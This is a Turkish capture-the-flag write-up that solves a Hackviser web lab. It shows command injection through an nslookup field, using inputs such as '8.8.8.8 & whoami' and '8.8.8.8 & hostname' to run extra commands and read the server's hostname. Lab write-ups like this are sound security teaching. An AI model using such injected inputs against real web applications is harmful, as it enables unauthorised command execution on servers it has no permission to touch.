BASIC COMMAND INJECTION WRİTE-UP


Bu yazımda sizlere Hackviser platformu üzerinde bulunan Web Lab kısmı altında Command Injection zafiyetinin Basic Command Injection labının çözümünü anlatacağım.

SENARYO: Bu laboratuvar, uzaktan komut çalıştırmaya yol açan bir Komut Enjeksiyonu güvenlik açığı içerir.

Web uygulaması, kontrol etmek istediğiniz alan adını terminalde çalışan "nslookup" aracına parametre olarak verir. Sistem üzerinde bir komut çalıştırmanın bir yolunu bulun.

Web sitesinin çalıştığı sunucunun ana bilgisayar adı adresi nedir?

ÇÖZÜM: Siteye giriş yaptığımızda:



Bir sayfa karşılıyor bizi.

```
Server: 172.20.5.1
Address: 172.20.5.1#53

*** Can't find nslookup: No answer
```

Bize senaryoda nslookup aracı dediği için hemen bir deneme yaptım. Ama bulamadığını söyledi. Enter a domain dediği için 8.8.8.8 deniyorum:

```
8.8.8.8.in-addr.arpa name = dns.google.
```

Sonuç aldık.

Şimdi 2 komut birden çalıştırmayı deneyeceğim. Bunun için &(ve), |(veya) işaretleri var.

8.8.8.8 & whoami komutunu çalıştırdım.

```
www-data
8.8.8.8.in-addr.arpa name = dns.google.
```

Şimdi ana bilgisayarın adını bulacağım. Araştırmalar sonucu hostname komutu bize bilgiyi verdiğini buldum. 8.8.8.8 & hostname komutunu yazmayı deneyeceğim.

```
squirrel
8.8.8.8.in-addr.arpa name = dns.google.
```

Cevap: **squirrel**